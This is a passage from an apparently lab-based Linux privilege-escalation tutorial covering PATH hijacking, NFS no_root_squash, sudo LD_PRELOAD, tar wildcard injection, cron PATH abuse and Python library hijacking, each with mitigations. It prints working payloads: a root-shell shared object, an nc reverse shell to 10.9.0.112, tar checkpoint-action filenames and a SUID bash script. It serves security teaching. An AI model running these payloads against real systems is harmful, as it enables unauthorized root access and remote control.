/home/murdoch/:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

So, add the home dir of Murdoch to path var.


export PATH=/home/murdoch/:$PATH

```
karen@ip-10-10-72-163:/home/murdoch$ ls -l
total 24
-rwsr-xr-x 1 root root 16712 Jun 20  2021 test
-rw-rw-r-- 1 root root    86 Jun 20  2021 thm.py
```

In thm.py Look like it's executing a os command "thm" (Answer of Q4)

```
karen@ip-10-10-72-163:/home/murdoch$ cat thm.py
/usr/bin/python3

import os
import sys

try:
        os.system("thm")
except:
        sys.exit()
```

Created a file named as “thm” & run the script so what happens is it’ll go to PATH var to search for “thm” & What makes a privilege escalation possible within this context is that because of our /home/murdoch dir in highest in precedence so the system will first traverse that directory so it’ll use our payload (thm) script instead of the original which exist on directory with lower precedence.



Automated Tool & External Resources

https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

https://github.com/rebootuser/LinEnum

https://github.com/AlessandroZ/BeRoot

Mitigation

1.Don’t allow any user to edit the PATH environment variable.

2.Don’t allow other users to write in another user’s home directory.

7. Privilege Escalation: NFS (Root Squashing)

Theory

NFS allows a system to share directories and files with others over a network. By using NFS, users and programs can access files on remote systems almost as if they were local files.

The **NFS methodology** is simple;

1. Check the config file of NFS (if the target has NFS installed then it’ll be at /etc/nfs) or use “showmount -e <IP/Hostname>” to view shares available from the attacker machine.

2. Look at the dir that has “no_root_squash disabled”.

3. Mount that vulnerable (no_root_squash disabled) NFS dir in your local system.


4. Create your payload & set write, execute permission on that payload (perform this with root privilege on your local -attacker system).

5. All these actions will be synced in your target system NFS dir so just trigger the payload from there.

"Root squash is a special mapping of the remote superuser (root) identity when using identity authentication (local user is the same as remote user). Under root squash, a client's UID 0 (root) is mapped to 65534 (nobody)".

"Root squash is a technique to avoid privilege escalation on the client machine via SUID executables Setuid. Without root squash, an attacker can generate SUID binaries on the server that are executed as root on another client, even if the client user does not have superuser privileges. Hence it protects client machines against other malicious clients."


Practical



tmp & all dir within it has no_root_squash disabled.


showmount -e <target> # use to view the share which target is sharing

At your Machine (Attacker Side)




Mount that target nfs share

Mounted Successfully



Create a payload in that share & set the suid of the root.



In target side executes that suid set payload & because of no_root_squash vulnerability it'll get executed with ROOT privileges on the target system.

Automated Tool & External Resources

```
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/nfs-no_root_squash-misconfiguration-pe
```

Mitigation

1. Don't use the "no_root_squash" option on any NFS share. (as it allows attacker to create root privileges scripts)

Note: root_squash is recommended to avoid NFS priv esc.

2. Don't use the "rw" (read write) option on any NFS share (as it allows an attacker to create files in your share.

Note: Recommended to use the "ro" (read only) option in NFS shares that are publicly shared.

3. Use automated tools to check any misconfiguration on NFS shares & server.

```
https://github.com/hegusung/RPCScan

# Tool to communicate with RPC services and check misconfigurations on NFS shares

https://linuxsecurity.com/features/nfs-security

# Article that covers all ways to harden your NFS server
```

```
nmap -sS --script="*nfs*"

# Nmap Scripting Engine (NSE) has more than 100+ scripts that checks NFS security.
```

8. Privilege Escalation: Sudo (Environment Variable)

Theory

Environment variables **allow you to customize how the system works and the behavior of the applications** on the system.

For example, the environment variable can store information about the default text editor or browser, the path to executable files, or the system locale and keyboard layout settings.

The **Environment Variable Methodology** is simple;

1. Check for LD_PRELOAD or LD_LIBRARY PATH. If you find inside the output of **sudo -l** the sentence: ***env_keep+=LD_PRELOAD*** and you can call some command with sudo, you can escalate privileges. (with the env_keep option)

2. Write a payload compiled as a shared object (.so)

3. Run the program with the LD_PRELOAD or LD_LIBRARY PATH pointing to our .so file

LD_PRELOAD & LD_LIBRARY PATH is a function that allows any program to use shared libraries If the "env_keep" option is enabled we can generate a shared library which will be loaded and executed before the program is run. Please note the LD_PRELOAD option will be ignored if the real user ID is different from the effective user ID.

Practical

Check if the system has an LD_PRELOAD env variable set. (Most Linux distro by default has this enabled)

```
user@debian:~/tools/sudo$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH
```

Payload to exploit the LD_PRELOAD.

The C code will simply spawn a root shell.

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
```

We can save this code as shell.c and compile it using gcc into a shared object file using the following parameters;

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
```

Compile the payload

We can now use this shared object file when launching any program our user can run with sudo. In our case, Apache2, find, or almost any of the programs we can run with sudo can be used.

We need to run the program by specifying the LD_PRELOAD option, as follows;

```
sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
```

This will result in a shell spawn with root privileges.

Sudo LD_PRELOAD=<our_payload_shared_object> <with_any_binary>

Run the LD_PRELOAD with our compiled payload (shared object) to get the ROOT shell immediately.

Automated Tool & External Resources

https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

https://github.com/rebootuser/LinEnum

https://github.com/AlessandroZ/BeRoot

Mitigation

1.Simple & easy way to mitigate this is to update your system as the new Linux system by default has these environment variables disabled.

2.Avoid using LD_PRELOAD & LD_LIBRARY_PATH environment variables as they are the main cause of this priv esc. Use RPATH or $ORIGIN as they are better & secure alternatives.

Note: use **sudo -l** OR **env** command to check if these are set then remove them

9. Privilege Escalation: Cron Jobs (Wildcards Injection)

Theory

Wildcards are useful in many ways for a GNU/Linux system and for various other uses. **Commands can use wildcards to perform actions on more than one file at a time or to find part of a phrase in a text file.**

There are many uses for wildcards, there are two different major ways that wildcards are used, they are globbing patterns/standard wildcards that are often used by the shell. The alternative is regular expressions, popular with many other commands and popular for use with text searching and manipulation.

Check this to learn the basics about Different Wildcards & their Behavior.

The **Wildcard Methodology** is simple;

1. Check if any script has wildcard use within it.
2. Search for wildcard Manipulation tricks of that command used with wildcard.
3. Exploit & gain that script's owner access.

Practical

In the above Cronjob's script (compress.sh) **there's a * wildcard** used with the tar program & it's running every 1 min with root privileges.

Script working: *Script is changing its location into "user" home dir & then creating a tar archive of all the file/dir (*) available in "user" home dir & saving it into /tmp/backup directory.)*

We know that tar has built-in options that allow us to execute actions. Check this PAGE.

Let's create a simple reverse shell script.


```
user@debian:~$ which nc
/bin/nc
user@debian:~$ nano shell.elf
user@debian:~$ cat shell.elf
#!/bin/bash

nc 10.9.0.112 9000 -e /bin/bash
```

Next create a file (which name will be the tar build-in option — checkpoint-action: it allows us to execute a script or some action.)

```
user@debian:~$ touch -- --checkpoint=1
user@debian:~$ ls
--checkpoint=1  myvpn.ovpn  tools
user@debian:~$ touch ./--checkpoint-action=exec=shell.elf
user@debian:~$ ls
--checkpoint=1  --checkpoint-action=exec=shell.elf  myvpn
```

Checkpoint-action option here calling our reverse shell script.

"if we use tar commands then when tar will run. tar will recognize them & take them as it's a build-in command rather than just a normal file/name."



After tar will run again it'll trigger the shell.elf & we get our target shell.

Automated Tool & External Resources

https://gtfobins.github.io/

https://github.com/localh0t/wildpwn

Mitigation

1.Avoid using **"*"** wildcard in cron jobs as this wildcard can open the door for attackers as it allows all files so the attacker can create malicious files.

Note: If In a scenario where you have to use wildcard than whitelist all the file's extension that're allowed for example ***.txt** (this allows only txt files so the attacker can't trigger the scripts such as .sh, .elf etc.).

10. Privilege Escalation: Cron Jobs (Scripts full/absolute Path Not Defined)

Theory

Cron (daemon/service) is used to schedule a Process or task to execute automatically at a specific time or action (same as task scheduler in windows).

The **Cron Jobs (Full path not defined)** methodology is simple;

1. Identify the active jobs.

2. Check if any cronjob's script is not defined via its full path location.

3. If found then create a forged file with the same name as the script & cron job will refer to the PATH to search for that cronjob's script & in time of searching it'll trigger our forged (payload) file instead of the original file.

If the full path of the script is not defined then cron will refer to the paths listed under the PATH variable in the /etc/crontab.

Directories listed in PATH (of cron daemon) are very important. Find at least one that is writable & in high precedence as compared to the location of the original job's script.

Practical

```
SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
#
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

We have got a cronjob's script (overwrite.sh) set with not full path defined running as ROOT privileges


Also, we've found one writable directory in the PATH variable of Cron daemon & it's at top of precedence (/home/user) as compared to the original script location.

Next step, go to that "user" user directory & create a script with the name cronjob's script.

```
user@debian:~$ ls -l overwrite.sh
-rwxr-xr-x 1 user user 64 Dec 26 15:23 overwrite.sh
user@debian:~$ nano overwrite.sh
user@debian:~$ cat overwrite.sh
#!/bin/bash

cp /bin/bash /tmp/rootbash
chmod +xs /tmp/rootbash
```

Script working: Our payload (forged) file when run will copy bash binary to a rootbash file & give it execute & root suid bit permission

Wait for the cronjob to run. First, it'll search for overwrite.sh in PATH & find our payload (forged) script at /home/user in the first traverse so it'll ignore the original script location at /usr/bin & run our payload..



After one minute we've got a Root SUID set binary. Just run it with -p (to preserve the privileges) to get the root shell.

Mitigation

1.Always mentioned the location/path of the script active in Cronjob in full path to avoid this priv esc.

2.Don't allow users to edit the (/etc/crontab) file as it has a system-wide Cron PATH environment variable.

3.Protected those directories listed under Cron's PATH with proper permission.

11. Privilege Escalation: Sudo (Vulnerable SUDO Version)

Theory

Sudo program for Unix-like computer operating systems that **enables users to run programs with the security privileges of another user,** by default the superuser.

The **sudo (version)** methodology is simple;

1. Check the version of the Sudo program


2. Search & find an exploit code for that program.

3. Run the exploit to gain root privileges.

Note: Sudo program in Linux has tons of vulnerabilities so it is a very easy & common way to gain root access.

Practical


Check the version



So, it's confirmed it is vulnerable to CVE-2019–18634.

To Learn about this CVE check this

Download the CVE-2019–18634 exploit code & compile it.



Automated Tool & External Resources

https://github.com/TH3xACE/SUDO_KILLER # Auto SUDO Tester & Security Vuln Assessment

Mitigation

1.Easy solution to mitigate this priv esc is to update your system to the latest version using any package manager.

2.Use automated tools to detect & fix the sudo (version) vulnerabilities.

https://github.com/TH3xACE/SUDO_KILLER # RED TEAM tool but BLUE TEAM can use to detect & patch sudo

12. Privilege Escalation: Library hijacking (Python) via Higher Priority Python Library Path with Broken Privileges.

Theory

Python is a high-level, general-purpose programming language.

PYTHONPATH is an environment variable which you can set to add additional directories where python will look for its modules and packages.

Note: This Technique does not work if a full/absolute path of library use in python script is defined.

The library hijack methodology is simple;

1. Check for libraries used in the python script.

2. Check the PYTHONPATH variable.

3. Check all the path's permission & If any of these search paths are world-writable, it will impose a risk of privilege escalation.

If the full path of the python module/library is not defined then python will refer to the PYTHONPATH.

Directories listed in PYTHONPATH are very important. Find at least one that is writable & in high precedence as compared to the location of the original job's script.


Practical

We've got a python script that can be run via ROOT privileges.


```
#!/usr/bin/env python
import os
import zipfile

def zipdir(path, ziph):
    for root, dirs, files in os.walk(path):
        for file in files:
            ziph.write(os.path.join(root, file))

if __name__ == '__main__':
    zipf = zipfile.ZipFile('/var/backups/website.zip', 'w', zipfile.ZIP_DEFLATED)
    zipdir('/var/www/html', zipf)
    zipf.close()
```

In this script, 2 libraries are being called but not with the full path so we can exploit it.

Now, let's check the PYTHONPATH env variable to check all the paths configured.




So it's clear that we've got the write privilege in the Top/highest (the directory from where the script is being executed) Precedence Path of the PYTHONPATH variable.




here /usr/lib/python3.5/zipfile.py (original library path) precedence less than a directory of the script being executed.


Create a forge library in the path where our python script is.



Python reverse shell in zipfle library

zipfile.py (Our payload which we'll create in the directory where the script is available/executed).





Behind the scene: Python searches for a library named zipfile & it'll find it first in the current directory from where we call our script (bak.py) so it takes that one library (Our Payload) & ignore the original library (which is at /usr/lib/python3.5/zipfile.py all because of precedence order of Paths.

Mitigation

1. Must import all your external libraries with their Full Path defined.

2. Must apply proper permission on directories listed under **PYTHONPATH** to avoid attacker to create fake (forge) libraries in higher precedence compared to the original library path.

3. Don't allow write permission in any python library (if write is open then an attacker can edit the library's code with his payload).

13. Privilege Escalation: Local User Accounts Brute-Forcing

Theory

A user is **an entity, in a Linux operating system, that can manipulate files and perform several other operations**. Each user is assigned a Unique ID & other attributes. The password of each user in Linux is stored in /etc/shadow in a hashed format.

Note: use this only when no other attack vectors are feasible because this technique takes time/resources, creates a lot of logs & luck-based.

The **user account BF** methodology is simple;

1. Check all the current users in the system.

2. Collect all possible information regarding the password policy of target (this part is Optional but useful as we can narrow down the search of the dictionary/wordlist in part 3)

3. Launch an attack on a specific user on the system.

Practical


Found one user **"luke"** in the system.

```
luke:x:1001:1004:,,,:/home/luke:/bin/bash
```

Also, there's a file on the target file server which gives us a hint of the password policy in the target network.

```
└─── $cat pass-policy
SYS-ADMIN HERE!

